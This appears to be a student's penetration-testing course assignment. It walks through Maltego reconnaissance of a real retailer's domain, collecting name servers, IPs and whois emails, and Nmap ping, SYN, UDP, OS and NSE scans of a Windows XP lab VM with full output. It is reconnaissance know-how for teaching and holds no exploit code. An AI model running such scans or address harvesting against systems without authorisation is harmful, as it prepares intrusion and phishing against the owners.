Assignment 1

For the first part of this assignment you have to either use the Kali VM located at https://drive.google.com/file/d/145olSc1IYk2AyEYHJlIv5hnjtQ0TZToh/view?usp=share_link or, for those more intimate with Linux, you can use you Kali VM and use the scripts provided in this archive

Exercise 1 - Infrastructure recon (15p)

Choose a medium to large Enterprise, other than Poly and perform and document the Exercise 1 attached to this archive. Document your steps in a separate document and attach it to your assignment.

***See attached PDF file "CR470E_Exercise1_FredericPerron_group01."**

Exercise 2 - Third-party service recon (15p)

Using the same Enterprise as in Exercise 1, perform and document the Exercise 2 attached to this archive. Document your steps in a separate document and attach it to your assignment.

***See attached PDF file "CR470E_Exercise2_FredericPerron_group01."**

Exercise 3 – Reconnaissance with Maltego (10p)


Using Maltego perform a reconnaissance against the target organisation from Exercise 1, looking for DNS servers, web servers, email addresses, etc….

Put the print screen with your findings.


Drag domain Entity Palette onto your new Map of Maltego.

Change domain name to your entity (mine was Superc.ca). Right click on the domain on the map and do Run Transform → To website [Quick Lookup].


Then, right click on the newly added domain (Superc.ca) and add a new transform or IP Addresses. See picture below:




We can then do Transform to Domain [Find other TLDs] to find other TLDs of Superc.ca. See picture below



Then, we can choose an IP Address and do Transform to Email address [From whois info] and we can see a multitude of email related to the domain and IP address selected. See the picture below:





To see servers related to that Domain , simply right click on your top domain on the map (superc.ca) and choose the option “Transform to DNS Name – NS (name server)” and you will see the servers related to that domain. See picture below




||

Download and configure the following vm
https://drive.google.com/file/d/1Zgml2d6Gv0OLHOFas64NQbSYJvkRNtRi/view?usp=sharing







After you download it open the ovf file



And import the VM in the folder you want



Here is to show my WinXP VM installed



Exercise 4 Scanning (10%)

a) Execute Nmap scans against the Windows XP machine

Perform the following type of scans:

a. Ping scan (1p)
b. SYN scans – **all** ports(2p)
c. UDP scans – **top 100** ports (2p)
d. OS fingerprinting scans (2p)
e. NSE scans against the **open ports found at points b. and c.** (3p)

Document the results.

a. Ping Scan

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.254.129
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-12 14:58 EST
Nmap scan report for 192.168.254.129
Host is up (0.00070s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn --traceroute 192.168.254.129
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-12 15:00 EST
Nmap scan report for 192.168.254.129
Host is up (0.00011s latency).

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.11 ms 192.168.64.2
2   0.04 ms 192.168.254.129

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

b. SYN scans

```
└─$ sudo nmap -sS --top-ports 250 -vv 192.168.254.129
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-12 15:02 EST
Initiating Ping Scan at 15:02
Scanning 192.168.254.129 [4 ports]
Completed Ping Scan at 15:02, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:02
Completed Parallel DNS resolution of 1 host. at 15:02, 0.00s elapsed
Initiating SYN Stealth Scan at 15:02
Scanning 192.168.254.129 [250 ports]
Discovered open port 135/tcp on 192.168.254.129
Discovered open port 3389/tcp on 192.168.254.129
Discovered open port 443/tcp on 192.168.254.129
Discovered open port 22/tcp on 192.168.254.129
Discovered open port 21/tcp on 192.168.254.129
Discovered open port 80/tcp on 192.168.254.129
Discovered open port 139/tcp on 192.168.254.129
Discovered open port 445/tcp on 192.168.254.129
Increasing send delay for 192.168.254.129 from 0 to 5 due to 11 out of 29 dropped probes since last increase.
Completed SYN Stealth Scan at 15:02, 10.88s elapsed (250 total ports)
Nmap scan report for 192.168.254.129
Host is up, received reset ttl 128 (0.043s latency).
Scanned at 2023-02-12 15:02:04 EST for 11s
Not shown: 179 filtered ports
Reason: 179 no-responses
PORT      STATE  SERVICE          REASON
7/tcp     closed echo             reset ttl 128
13/tcp    closed daytime          reset ttl 128
20/tcp    closed ftp-data         reset ttl 128
21/tcp    open   ftp              syn-ack ttl 128
22/tcp    open   ssh              syn-ack ttl 128
37/tcp    closed time             reset ttl 128
80/tcp    open   http             syn-ack ttl 128
82/tcp    closed xfer             reset ttl 128
88/tcp    closed kerberos-sec     reset ttl 128
135/tcp   open   msrpc            syn-ack ttl 128
139/tcp   open   netbios-ssn      syn-ack ttl 128
179/tcp   closed bgp              reset ttl 128
```

c. UDP scans

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sUV -T4 --top-ports 100 -vv 192.168.254.129
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-12 15:07 EST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 15:07
Scanning 192.168.254.129 [4 ports]
Completed Ping Scan at 15:07, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:07
Completed Parallel DNS resolution of 1 host. at 15:07, 0.00s elapsed
Initiating UDP Scan at 15:07
Scanning 192.168.254.129 [100 ports]
Completed UDP Scan at 15:07, 1.74s elapsed (100 total ports)
Initiating Service scan at 15:07
Scanning 100 services on 192.168.254.129
Discovered open port 137/udp on 192.168.254.129
Discovered open|filtered port 137/udp on 192.168.254.129 is actually open
Discovered open port 123/udp on 192.168.254.129
Discovered open|filtered port 123/udp on 192.168.254.129 is actually open
Service scan Timing: About 3.00% done; ETC: 16:01 (0:52:49 remaining)
Service scan Timing: About 33.00% done; ETC: 15:16 (0:06:36 remaining)
Service scan Timing: About 63.00% done; ETC: 15:14 (0:02:52 remaining)
Completed Service scan at 15:13, 390.42s elapsed (100 services on 1 host)
NSE: Script scanning 192.168.254.129.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 15:13
Completed NSE at 15:13, 7.36s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 15:13
Completed NSE at 15:13, 5.03s elapsed
Nmap scan report for 192.168.254.129
Host is up, received reset ttl 128 (0.00040s latency).
Scanned at 2023-02-12 15:07:04 EST for 405s
Not shown: 98 open|filtered ports
Reason: 98 no-responses
PORT    STATE SERVICE    REASON       VERSION
123/udp open  ntp        udp-response Microsoft NTP
137/udp open  netbios-ns udp-response Microsoft Windows netbios-ns (workgroup: WORKGROUP)
Service Info: Host: XP1-LAB-ENVY; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 404.98 seconds
           Raw packets sent: 205 (11.426KB) | Rcvd: 2 (80B)
```

d. OS fingerprinting scans

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.254.129
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-12 15:17 EST
Nmap scan report for 192.168.254.129
Host is up (0.62s latency).
Not shown: 991 closed ports
PORT     STATE    SERVICE
21/tcp   open     ftp
22/tcp   open     ssh
80/tcp   open     http
135/tcp  open     msrpc
139/tcp  open     netbios-ssn
443/tcp  open     https
445/tcp  open     microsoft-ds
514/tcp  filtered shell
3389/tcp open     ms-wbt-server
Device type: general purpose
Running: Microsoft Windows XP|7|2012
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
OS details: Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.03 seconds
```

e. NSE scans against the **open ports found at points b. and c.**

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC 192.168.254.129 -p 22
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-12 15:31 EST
Nmap scan report for 192.168.254.129
Host is up (0.00032s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|_  1024 da:e5:9f:f7:8f:d2:42:de:bf:2d:eb:d1:01:d8:bb:20 (RSA)

Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
```

NSE scan against tcp ssh port 22

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC 192.168.254.129 -p 88
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-12 15:32 EST
Nmap scan report for 192.168.254.129
Host is up (0.00024s latency).

PORT   STATE    SERVICE
88/tcp filtered kerberos-sec

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
```

NSE scan against port 88

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -v -T4 -sC 192.168.254.129 -p 21,22,88,123
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-12 15:34 EST
NSE: Loaded 123 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:34
Completed NSE at 15:34, 0.00s elapsed
Initiating NSE at 15:34
Completed NSE at 15:34, 0.00s elapsed
Initiating Ping Scan at 15:34
Scanning 192.168.254.129 [4 ports]
Completed Ping Scan at 15:34, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:34
Completed Parallel DNS resolution of 1 host. at 15:34, 0.00s elapsed
Initiating SYN Stealth Scan at 15:34
Scanning 192.168.254.129 [4 ports]
Discovered open port 22/tcp on 192.168.254.129
Discovered open port 21/tcp on 192.168.254.129
Completed SYN Stealth Scan at 15:34, 1.24s elapsed (4 total ports)
NSE: Script scanning 192.168.254.129.
Initiating NSE at 15:34
Completed NSE at 15:34, 0.18s elapsed
Initiating NSE at 15:34
Completed NSE at 15:34, 0.00s elapsed
Nmap scan report for 192.168.254.129
Host is up (0.00049s latency).

PORT    STATE    SERVICE
21/tcp  open     ftp
22/tcp  open     ssh
| ssh-hostkey:
|_  1024 da:e5:9f:f7:8f:d2:42:de:bf:2d:eb:d1:01:d8:bb:20 (RSA)
88/tcp  filtered kerberos-sec
123/tcp filtered ntp

NSE: Script Post-scanning.
Initiating NSE at 15:34
Completed NSE at 15:34, 0.00s elapsed
Initiating NSE at 15:34
Completed NSE at 15:34, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.77 seconds
           Raw packets sent: 10 (416B) | Rcvd: 3 (128B)
```


NSE scan against simultaneous port 21,22,88

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sU 192.168.254.129 -p 137,123
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-12 15:41 EST
Nmap scan report for 192.168.254.129
Host is up (0.00028s latency).

PORT    STATE         SERVICE
123/udp open|filtered ntp
137/udp open|filtered netbios-ns

Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds
```

NSE scan against port 123 et 137

